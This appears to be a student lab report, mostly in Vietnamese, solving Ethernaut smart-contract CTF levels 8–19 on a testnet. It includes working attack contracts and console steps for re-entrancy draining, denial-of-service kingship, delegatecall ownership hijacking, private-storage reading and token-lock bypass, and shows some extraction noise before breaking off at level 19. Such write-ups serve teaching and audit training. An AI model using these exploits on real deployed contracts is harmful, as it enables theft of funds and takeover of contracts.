< '0.0000000000000001'
>
```

Hoàn thành thử thách

In solidity, for a contract to be able to receive ether, the fallback function must be marked `payable`.

However, there is no way to stop an attacker from sending ether to a contract by self destroying. Hence, it is important not to count on the invariant `address(this).balance == 0` for any contract logic.

Level 8: Vault

Unlock the vault to pass the level!

Mục tiêu mở khóa két sắt

Mã hợp đồng:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Vault {
    bool public locked;
    bytes32 private password;


    constructor(bytes32 _password) {
        locked = true;
        password = _password;
    }

    function unlock(bytes32 _password) public {
        if (password == _password) {
            locked = false;
        }
    }
}
```

Theo khái niệm **storage** trong Solidity cũng có thể hiểu là dữ liệu từ các biến đều được lưu trữ trong **storage slot** và có thể đọc bởi bất kỳ ai bởi tính công khai và minh bạch của public blockchain. Mỗi slot chiếm 32 bytes.

Ở hợp đồng trên `locked` kiểu `bool` chỉ chiếm 1 byte

Nhưng `password` lại chiếm 32 bytes vì thế dữ liệu sẽ được lưu ở 2 slot khác nhau



Xem storage slot trên web3 bằng

```
web3.eth.getStorageAt(contractAddress, slot_number);
```

```
> await web3.eth.getStorageAt("0x0827E29D129740A7d81dFE4C118Ec84C68c27D4E", 1)
< '0x412076657279207374726f6e67207365637265742070617373776f7264203a29'
>
```

Ta thấy được mật khẩu

Bây giờ xem trạng thái két sắt

```
> await contract.locked()
< true
> |
```

Đang bị khóa

Unlock

```
> contract.unlock("0x412076657279207374726f6e67207365637265742070617373776f7264203a29")
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...}
```

Mở khóa thành công:

```
> await contract.locked()
< false
> |
```

Lỗi hổng bảo mật này là hợp đồng không mã hóa dữ liệu trước khi truyền
Hoàn thành thử thách

It's important to remember that marking a variable as private only prevents other contracts from accessing it. State variables marked as private and local variables are still publicly accessible.

To ensure that data is private, it needs to be encrypted before being put onto the blockchain. In this scenario, the decryption key should never be sent on-chain, as it will then be visible to anyone who looks for it. [zk-SNARKs](#) provide a way to determine whether someone possesses a secret parameter, without ever having to reveal the parameter.

Level 9: King

The contract below represents a very simple game: whoever sends it an amount of ether that is larger than the current prize becomes the new king. On such an event, the overthrown king gets paid the new prize, making a bit of ether in the process! As ponzi as it gets xD

Such a fun game. Your goal is to break it.

When you submit the instance back to the level, the level is going to reclaim kingship. You will beat the level if you can avoid such a self proclamation.

Mã hợp đồng

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract King {
    address king;
    uint256 public prize;
    address public owner;

    constructor() payable {
        owner = msg.sender;
        king = msg.sender;
        prize = msg.value;
    }

    receive() external payable {
        require(msg.value >= prize || msg.sender == owner);
        payable(king).transfer(msg.value);
        king = msg.sender;
        prize = msg.value;
    }

    function _king() public view returns (address) {
        return King;
    }
}
```

Điểm yếu ở đây nằm ở đoạn `payable(king).transfer(msg.value);`

Có thể gửi cho bất kỳ địa chỉ nào như Tài khoản Externally Owned Account OEA (thành công miễn là địa chỉ hợp lệ và không có hạn chế gì) hoặc địa chỉ hợp đồng.

Tuy nhiên phía hợp đồng cần phải khai báo `receive()` hoặc `fallback()` để có thể nhận

Khai thác bằng cuộc tấn công `unexpected revert` giống em đã ví dụ trong contract đấu giá trước đó trong lab 5. Cụ thể chỉ cần trả thành king bằng cách gửi `prize` lớn hơn và `revert` tiền hoàn về thì sẽ khiến những người sau không tham gia được.

Xem king hiện tại là ai

```
> await contract._king()
< '0x3049C00639E6dfC269ED1451764a046f7aE500c6'
```

Xem prize hiện tại

```

> await contract.prize()
< ▾ i {negative: 0, words: Array(3), length: 2, red: null} t
  length: 2
  negative: 0
  red: null
  ▾ words: Array(3)
    0: 13008896
    1: 14901161
    length: 3
  ▷ [[Prototype]]: Array(0)
  ▷ [[Prototype]]: Object
>

```

Prize = 0.000055828500888737 ETH

Viết code hợp đồng để attack

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract lv9 {
    address public targetAddr;
    constructor(address _targetAddr) payable {
        targetAddr = _targetAddr;
    }


    function balance() public payable {}
    function attack(uint256 amount) public payable {
        (bool sent,) = targetAddr.call{value: amount}("");
        // payable(targetAddr).transfer(amount);
        require(sent, "Failed to send Ether");
    }
    // Hàm rút toàn bộ số dư ví của chủ sở hữu
    function withdrawAll() public {
        require(address(this).balance > 0, "No funds to withdraw");
        payable(msg.sender).transfer(address(this).balance);
    }
    receive() external payable {
        revert("don't need moneny");
    }
    fallback() external payable {
        revert("don't need moneny");
    }
}

```

```

    }
}
```

Nhập địa chỉ hợp đồng King và tiến hành Deploy, gửi 0.1ETH



Bây giờ attack




Xem king và prize hiện tại

```

> await contract._king()
< '0xfaE0E31A8b1A342f473Ec389dac5EBE2D2810eC5'

> await contract.prize()
< ▶ i {negative: 0, words: Array(4), length: 3, red: null} ⓘ
  length: 3
  negative: 0
  red: null
  ▶ words: Array(4)
    0: 25821184
    1: 13721111
    2: 22
    length: 4
  ▶ [[Prototype]]: Array(0)
  ▶ [[Prototype]]: Object
>
```

Đã đổi king thành địa chỉ hợp đồng attack



Hoàn thành thử thách:

Most of Ethernaut's levels try to expose (in an oversimplified form of course) something that actually happened — a real hack or a real bug.

In this case, see: [King of the Ether](#) and [King of the Ether Postmortem](#).

Level 10: Re-entrancy

The goal of this level is for you to steal all the funds from the contract.

Things that might help:

- Untrusted contracts can execute code where you least expect it.
 - Fallback methods
 - Throw/revert bubbling
 - Sometimes the best way to attack a contract is with another contract.
 - See the "[?](#)" page above, section "Beyond the console"

Mã hợp đồng:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.12;

import "openzeppelin-contracts-06/math/SafeMath.sol";

contract Reentrance {
    using SafeMath for uint256;

    mapping(address => uint256) public balances;

    function donate(address _to) public payable {
        balances[_to] = balances[_to].add(msg.value);
    }

    function balanceOf(address _who) public view returns (uint256 balance) {
        return balances[_who];
    }

    function withdraw(uint256 _amount) public {
        if (balances[msg.sender] >= _amount) {
            (bool result,) = msg.sender.call{value: _amount}("");
            if (result) {
                _amount;
            }
            balances[msg.sender] -= _amount;
        }
    }

    receive() external payable {}
}
```

Vì đã sử dụng SafeMath nên ta không thể dùng hiện tượng tràn số cho uint. Điểm yếu của contract này là cập nhật trạng thái số dư sau khi chuyển tiền làm cho kẻ tấn công có thể rút hết tiền từ hợp đồng trước khi biến này được cập nhật. Giống như ví dụ về reentrancy trong lab 5.

Số dư hợp đồng

```
> await getBalance("0x7D452a86d72bf9F0B0b6CA0F636D9f259327a134")
< '0.001'
\
```

Ta viết hợp đồng attack

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.12;
interface IReentrancy {
    function donate(address _to) external payable;
    function withdraw(uint256 _amount) external;
}
contract Lv10 {
    address public addrTarget;
    uint256 public amount;
```


```

constructor (address _addrTarget) public payable {
    addrTarget = _addrTarget;
}
function deposite () public payable {}
function attack (uint _amount) public {
    amount = _amount;
    IReentrancy(addrTarget).donate{value: _amount} (address(this));
    IReentrancy(addrTarget).withdraw(amount);
}
// Hàm rút toàn bộ số dư ví của chủ sở hữu
function withdrawAll() public {
    require(address(this).balance > 0, "No funds to withdraw");
    payable (msg.sender).transfer(address(this).balance);
}
receive() external payable {
    IReentrancy(addrTarget).withdraw(amount);
}
fallback() external payable {
    IReentrancy(addrTarget).withdraw(amount);
}

}

```


Nạp 0.001ETH và attack



Thành công

Jan 2, 2025

 Attack Đã xác nhận	-0 SepoliaETH -0 SepoliaETH
--	--------------------------------



Số dư hợp đồng hiện tại về 0

```
> await getBalance("0x7D452aB6d72bf9F0B0b6CA0F636D9f259327a134")
```

```
< '0'
```

Hoàn thành thử thách:

In order to prevent re-entrancy attacks when moving funds out of your contract, use the [Checks-Effects-Interactions pattern](#) being aware that `call` will only return false without interrupting the execution flow. Solutions such as [ReentrancyGuard](#) or [PullPayment](#) can also be used.

`transfer` and `send` are no longer recommended solutions as they can potentially break contracts after the Istanbul hard fork [Source 1](#) [Source 2](#).

Always assume that the receiver of the funds you are sending can be another contract, not just a regular address. Hence, it can execute code in its payable fallback method and *re-enter* your contract, possibly messing up your state/logic.

Re-entrancy is a common attack. You should always be prepared for it!

The DAO Hack

The famous DAO hack used reentrancy to extract a huge amount of ether from the victim contract. See [15 lines of code that could have prevented TheDAO Hack](#).

Level 11:

This elevator won't let you reach the top of your building. Right?

Things that might help:

- Sometimes solidity is not good at keeping promises.
- This `Elevator` expects to be used from a `Building`.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface Building {
    function isLastFloor(uint256) external returns (bool);
}

contract Elevator {
    bool public top;
    uint256 public floor;

    function goTo(uint256 _floor) public {
        Building building = Building(msg.sender);

        if (!building.isLastFloor(_floor)) {
            floor = _floor;
            top = building.isLastFloor(floor);
        }
    }
}
```

Hàm `goTo` phụ thuộc vào logic của `Building.isLastFloor` để quyết định giá trị của `floor` và `top`. Tuy nhiên, hợp đồng không kiểm tra rằng câu trả lời của `isLastFloor` là đáng tin cậy.

```
0x81c93ed2d6b2b76a355BA20605BcD1CC3Fdd066E
> await contract.top()
< false
> await contract.floor()
< ▶ i {negative: 0, words: Array(2), length: 1, red: null} i
    length: 1
    negative: 0
    red: null
    ▶ words: Array(2)
        0: 0
        length: 2
        ► [[Prototype]]: Array(0)
        ► [[Prototype]]: Object
>
```

Tạo 1 hợp đồng để tấn công:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface Elevator {
    function goTo(uint) external; - gas
}

contract MyMaliciousBuilding {
    address public elevator;
    bool public state;

    constructor(address _address) { infinite gas 163600 gas
        elevator = _address;
        state = true;
    }

    function isLastFloor(uint) external returns (bool) { 23278 gas
        state = !state;

        return state;
    }

    function attack() public { infinite gas
        Elevator(elevator).goTo(1337);
    }
}
```

isLastFloor sẽ đảo trạng thái state khi gọi, lần gọi đầu sẽ true -> false khiến if() được thực thi set floor = _floor đã gọi, lần 2 gọi isLastFloor sẽ đảo trạng thái thành true và trả về gán cho biến top. => exploit thành công.

```
< false
> await contract.floor()
< ▾ i {negative: 0, words: Array(2), length: 1, red: null} i
  length: 1
  negative: 0
  red: null
  ▾ words: Array(2)
    0: 0
    length: 2
    ▶ [[Prototype]]: Array(0)
    ▶ [[Prototype]]: Object
>
```

Sau khi tấn công attack().

Level 12:

The creator of this contract was careful enough to protect the sensitive areas of its storage.

Unlock this contract to beat the level.

Things that might help:

- Understanding how storage works
 - Understanding how parameter parsing works
 - Understanding how casting works

Tips:

- Remember that metamask is just a commodity. Use another tool if it is presenting problems. Advanced gameplay could involve using remix or your own web3 provider.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Privacy {
    bool public locked = true;
    uint256 public ID = block.timestamp;
    uint8 private flattening = 10;
    uint8 private denomination = 255;
    uint16 private awkwardness = uint16(block.timestamp);
    bytes32[3] private data;

    constructor(bytes32[3] memory _data) {
        data = _data;
    }

    function unlock(bytes16 _key) public {
        require(_key == bytes16(data[2]));
        locked = false;
    }
}

/*
A bunch of super advanced solidity algorithms...

```

Ta sẽ lấy data(2) lưu trong storage của blockchain.

Ở storage 5 là data(2).

```
> '0xe3d6851cd3ad8515a707dc0d3aa89d229d2dcf8c0446c8b2ca67386f79c0d5d1'.slice(0, 2+32)
< '0xe3d6851cd3ad8515a707dc0d3aa89d22'
> await contract.unlock('0xe3d6851cd3ad8515a707dc0d3aa89d22')
< {tx: '0xf660eb990d8aee71cd47a27df6495c13fda286e3f650c8b1633d804494eef1d2', receipt: {...}, logs: Array(0)}
> await contract.locked()
< false
>
```

Lấy 16 bytes đầu để làm _key => chuyển biến locked thành false thành công.

Level 15:

NaughtCoin is an ERC20 token and you're already holding all of them. The catch is that you'll only be able to transfer them after a 10 year lockout period. Can you figure out how to get them out to another address so that you can transfer them freely? Complete this level by getting your token balance to 0.

Things that might help

- The [ERC20 Spec](#)
- The [OpenZeppelin codebase](#)

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "openzeppelin-contracts-08/token/ERC20/ERC20.sol";

contract NaughtCoin is ERC20 {
    // string public constant name = 'NaughtCoin';
    // string public constant symbol = '0x0';
    // uint public constant decimals = 18;
    uint256 public timeLock = block.timestamp + 10 * 365 days;
    uint256 public INITIAL_SUPPLY;
    address public player;

    constructor(address _player) ERC20("NaughtCoin", "0x0") {
        player = _player;
        INITIAL_SUPPLY = 1000000 * (10 ** uint256(decimals()));
        // _totalSupply = INITIAL_SUPPLY;
        // _balances[player] = INITIAL_SUPPLY;
        _mint(player, INITIAL_SUPPLY);
        emit Transfer(address(0), player, INITIAL_SUPPLY);
    }

    function transfer(address _to, uint256 _value) public override lockTokens returns (bool) {
        super.transfer(_to, _value);
    }

    // Prevent the initial owner from transferring tokens until the timelock has passed
    modifier lockTokens() {
        if (msg.sender == player) {
            require(block.timestamp > timeLock);
            _;
        } else {
            _;
        }
    }
}
```

Ở level này ta cần chuyển lượng ERC20 từ player sang tài khoản khác mà không cần chờ timelock = 10 năm.

Trong ERC20 Spec có hàm allowance(address owner, address spender) cho spender và spender có thể thực hiện transferFrom(address sender, address recipient, uint256 amount) được.


Lấy thông tin trước khi thực hiện :

```

< '10000000000000000000000000000000'
> totalBalance = await contract.balanceOf(player).then(v => v.toString())
< '10000000000000000000000000000000'
> await contract.approve('0x115FCD6AD1d2F00061Bb7921cE228E2AFFE0c1Ae',
  totalBalance)
< > {tx: '0x02b071af34543a4181b316cbd248d30e67de56f859111217e82113bdbcbf76
  1', receipt: {...}, Logs: Array(1)}
> totalBalance = await contract.balanceOf(player).then(v => v.toString())
< '10000000000000000000000000000000'
> |

```

Thực hiện viết Interface lên Remix IDE :




```

1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.0;
3
4 interface INaughtCoin {
5     function transferFrom(   - gas
6         address sender,
7         address recipient,
8         uint256 amount
9     ) external returns (bool);
10 }
11
12

```

Với Address của instance, sneder là player, recipient là tài khoản thứ 2, amount là lượng ERC20 cần chuyển.



Kiểm tra sau khi thực hiện :

```

<- '0x00d5ceA07F59596F3t4ba522b912D548AC3540/8'
> await contract.balanceOf(player).then(v => v.toString())
<- '0'
> await
  contract.balanceOf('0x115FCD6AD1d2F00061Bb7921cE228E2AFFE0c1Ae').then(v =>
v.toString())
<- '100000000000000000000000000000000'
> |

```

Thành công.



Level 16 :

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Preservation {
    // public library contracts
    address public timeZone1Library;
    address public timeZone2Library;
    address public owner;
    uint256 storedTime;
    // Sets the function signature for delegatecall
    bytes4 constant setTimeSignature = bytes4(keccak256("setTime(uint256")));

    constructor(address _timeZone1LibraryAddress, address _timeZone2LibraryAddress) {
        timeZone1Library = _timeZone1LibraryAddress;
        timeZone2Library = _timeZone2LibraryAddress;
        owner = msg.sender;
    }

    // set the time for timezone 1
    function setFirstTime(uint256 _timeStamp) public {
        timeZone1Library.delegatecall(abi.encodePacked(setTimeSignature, _timeStamp));
    }

    // set the time for timezone 2
    function setSecondTime(uint256 _timeStamp) public {
        timeZone2Library.delegatecall(abi.encodePacked(setTimeSignature, _timeStamp));
    }
}

// Simple Library contract to set the time
contract LibraryContract {
    // stores a timestamp
    uint256 storedTime;

    function setTime(uint256 _time) public {
        storedTime = _time;
    }
}
```

Vul ở đây là storage layout thì nó không parallel mà LibraryContract mà method này được Preservation gọi bởi delegatecall.

Bởi vì delegatecall có tính chất bảo toàn ngữ cảnh nên khi ghi thì nó sẽ ghi trên Preservation (contract gọi) chứ không phải trên Library.

	LibraryContract	Preservation
Slot0	storedTime <-----	timeZone1Library
Slot1	_____	timeZone2Library
Slot2	_____	Owner
Slot3	_____	storedTime

Cách thức, tiến hành ghi đè timeZone1Library thành địa chỉ malicious contract tương tự như library để thay đổi owner.

Kiểm tra timeZone1Library và owner :

```

elements    CONSOLE    sources    network
top | Filter Default levels | 1 Issue: 1 | ⚙️
> await web3.eth.getStorageAt(contract.address, 0)
< '0x000000000000000000000000f88ed7d1dfcd1bb89a975662fd7cb536058f3a30'
> await web3.eth.getStorageAt(contract.address, 2)
< '0x000000000000000000000000000000007ae0655f0ee1e7752d7c62493ceale69a810e2ed'
> await contract.owner()
< '0x7ae0655F0Ee1e7752D7C62493CEa1E69A810e2ed'
>

```

Thực thi tấn công :

Tạo contract EvilLib :

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

contract EvilLibraryContract {
    address public timeZone1Library;
    address public timeZone2Library;
    address public owner;

    function setTime(uint256 _time) public { 21094 gas
        owner = msg.sender;
    }
}

```

Lấy địa chỉ contract này ghi đè lên timeZone1Library :

```

< '0x7ae0655F0Ee1e7752D7C62493CEa1E69A810e2ed'
> await contract.setFirstTime('0x2A0360e69d4b128fbe6844406be381Ea2729941')
< {tx: '0x4898a953f2d9176aad448d8a4a2dbba2ab0134d7f28c43f690d8aec09e0e679
  9', receipt: {...}, logs: Array(0)}
> await web3.eth.getStorageAt(contract.address, 0)
< '0x000000000000000000000000000000002a0360e69d4b128fbe6844406be381Ea2729941'
>

```

Đã ghi đè địa chỉ contract Evil vào biến timeZone1Library.

Tiếp tục thực hiện gọi hàm 1 lần nữa thôi là thực thi được Evil contract để đổi owner rồi.

```

> await contract.setFirstTime(1)
↳ tx: '0xf045de2c0483d364d6a091c01914f08bd3412c8bad75a655f330a07d58d6b06
5', receipt: {...}, logs: Array(0)
> await contract.owner()
< '0x00d5ceA07F59596F3f46a3226912b548AC354078'
> player
< '0x00d5ceA07F59596F3f46a3226912b548AC354078'
>

```

Đã chuyển đổi thành công owner thành player.

Level 17 :

A contract creator has built a very simple token factory contract. Anyone can create new tokens with ease. After deploying the first token contract, the creator sent `.0.001` ether to obtain more tokens. They have since lost the contract address.

This level will be completed if you can recover (or remove) the `.0.001` ether from the lost contract address.

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Recovery {
    //generate tokens
    function generateToken(string memory _name, uint256 _initialSupply) public {
        new SimpleToken(_name, msg.sender, _initialSupply);
    }
}

contract SimpleToken {
    string public name;
    mapping(address => uint256) public balances;

    // constructor
    constructor(string memory _name, address _creator, uint256 _initialSupply) {
        name = _name;
        balances[_creator] = _initialSupply;
    }

    // collect ether in return for tokens
    receive() external payable {
        balances[msg.sender] = msg.value * 10;
    }

    // allow transfers of tokens
    function transfer(address _to, uint256 _amount) public {
        require(balances[msg.sender] >= _amount);
        balances[msg.sender] = balances[msg.sender] - _amount;
        balances[_to] = _amount;
    }

    // clean up after ourselves
    function destroy(address payable _to) public {
        selfdestruct(_to);
    }
}

```

```
> contract.address
< '0xF19834C0A6c92de8E3326694911A3b0CFFEEB404'
>
```

Tìm trên etherscan.io với transaction của contract address:

Parent Transaction Hash	Block	Age	From	To	Amount
0xe14b351d1c...	7403138	1 min ago	0xF19834C0...CFIEEEB404	Contract Creation	0 ETH
0xe14b351d1c...	7403138	1 min ago	0xAF98ab8F...B7acAB048	Contract Creation	0 ETH

Vào contracr Creation:

Parent Transaction Hash	Block	Age	From	To	Amount
0xe14b351d1c...	7403138	2 mins ago	0xAF98ab8F...B7acAB048	0x19d7e7d0...596335486	0.001 ETH
0xe14b351d1c...	7403138	2 mins ago	0xF19834C0...CFIEEEB404	Contract Creation	0 ETH

Có giao dịch với 0.001 ETH đến địa chỉ đó => địa chỉ recovery cần lấy ETH ra : 0x19d7e7d0ef3b4a92f18a157d90f155596335486

Thực hiện các câu lệnh sau thực thi hàm destroy :

```
> functionSignature = {  
  name: 'destroy',  
  type: 'function',  
  inputs: [  
    {  
      type: 'address',  
      name: '_to'  
    }  
  ]  
}  
< ► {name: 'destroy', type: 'function', inputs: Array(1)}  
> params = [player]  
< ► ['0x00d5ceA07F59596F3f46a3226912b548AC354078']  
> data = web3.eth.abi.encodeFunctionCall(functionSignature, params)  
< '0x00f55d9d00000000000000000000000000000000d5cea07f59596f3f46a3226912b548ac35407  
8'  
< await web3.eth.sendTransaction({from: player, to:}
```

Hoàn thành level.

Level 18 :

To solve this level, you only need to provide the Ethernaut with a `Solver`, a contract that responds to `whatIsTheMeaningOfLife()` with the right 32 byte number.

Easy right? Well... there's a catch.

The solver's code needs to be really tiny. Really reaaaaallly tiny. Like freakin' really really itty-bitty tiny: 10 bytes at most.

Hint: Perhaps its time to leave the comfort of the Solidity compiler momentarily, and build this one by hand O_o. That's right: Raw EVM bytecode.

Good luck!

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract MagicNum {
    address public solver;

    constructor() {}

    function setSolver(address _solver) public {
        solver = _solver;
    }

    /*
     *  /\_/\_/\_/\_/\_/\_/\_
     *  /\_/\_/\_/\_/\_/\_/\_/\_
     *  /\_/\_/\_/\_/\_/\_/\_/\_/\_
     *  /\_/\_/\_/\_/\_/\_/\_/\_/\_/\_
     *  /\_/\_/\_/\_/\_/\_/\_/\_/\_/\_/\_
     *  /\_/\_/\_/\_/\_/\_/\_/\_/\_/\_/\_/\_
     *  /\_/\_/\_/\_/\_/\_/\_/\_/\_/\_/\_/\_/\_
     */
}
```

Mục đích tạo 1 contract nhỏ với 10 bytes. Magic number là 42 (0x2a)

RETURN nhận vào 2 tham arg: location của value đó ở mem và size. Vì vậy 0x2a phải được lưu trữ trước. MSTORE nhận 2 arg: location của value đó ở trong stack và size của nó => ta cần push value và size vào stack trước (dùng PUSH1).

OPCODE	NAME
0x60	PUSH1
0x52	MSTORE
0xf3	RETURN

602a: push 0x2a vào stack => value

6050: push 0x50 vào stack => position

52 MSTORE

6020: push 0x20 (32 bytes) vào stack

6050: push 0x50 (position)

f3 RETURN

⇒ 602a60505260206050f3

Đủ 10 bytes mà level giới hạn.

Initialization opcode: nó cần được thực thi trước runtime code ở trên.

0x39 CODECOPY

CODECOPY nhận 3 arg: position của copy code ở trong mem, position hiện tại của runtime code và size của code.

600a: push 0x0a size của runtime code 10 bytes.

60--: push – (unknown in stack, vị trí của COPYCODE)

6000: push 0x00 (destination in memory in stack của param COPYCODE)

39: copy code

600a: push 0x0a (size của runtime code 10 bytes)

6000: push 0x00 location của copycode => cho return

f3: return.

⇒ 600a60--600039600a6000f3

12 bytes do đó runtime opcodes start vào index thứ 12 (0x0c)

⇒ 600a60**0c**600039600a6000f3

Final opcode = init opcode + runtime opcode =

600a600c600039600a6000f3602a60505260206050f3

Thực hiện:

```
> bytecode = '600a600c600039600a6000f3602a60505260206050f3'
< '600a600c600039600a6000f3602a60505260206050f3'

> txn = await web3.eth.sendTransaction({from: player, data: bytecode})
< {blockHash: '0xd8b384c8a6f9d41e86833c936661346dbf545a4e07528247f284080207
  4a5368', blockNumber: 7403318, contractAddress: '0xfa12E8565E8304C2195060
  9850cf2983Da4B9E9C', cumulativeGasUsed: 4487164, effectiveGasPrice: 17897
  724892, ...}

> solverAddr = txn.contractAddress
< '0xfa12E8565E8304C21950609850cf2983Da4B9E9C'

> await contract.setSolver(solverAddr)
< {tx: '0x85aad3ab142392a41495031c441fdc4debcaff8b67d2a23dcf80adea1f443ab
  f', receipt: {...}, logs: Array(0)}

> |
```

Submit:

Level 19:

Kiểm tra storage của contract và owner :

Thấy owner được save ở 0.

```
> await web3.eth.getStorageAt(contract.address,0)
< '0x0000000000000000000000000000000010bc04aa6aac163a6b3667636d798fa053d43bd11'
> await contract.contact()
< true
> |
```

Thay đổi biến contact thì ở storage 0 lưu nửa đầu là biến contact còn nửa sau là owner.

Vậy slot 1 là codex lenght.

Hàm retract trừ lenght mà không kiểm tra khi length = 0.

Ta cần ghi đè lên slot 0.

Keccak256(1) + a ----> codex(a)

Vậy codex(x) → slot 0

Keccak256(1) + x = slot 0 => x = -keccak256(1)
⇒ codex(2^{256} - uint(keccak256(1)))

Thực hiện:

Lab 6: Smart Contract Auditing & Penetration Testing

```

> await web3.eth.getStorageAt(contract.address, 0)
< '0x0000000000000000000000000000000010bc04aa6aac163a6b3667636d798fa053d43bd11'
> await contract.contact()
< true
> await contract.retract()
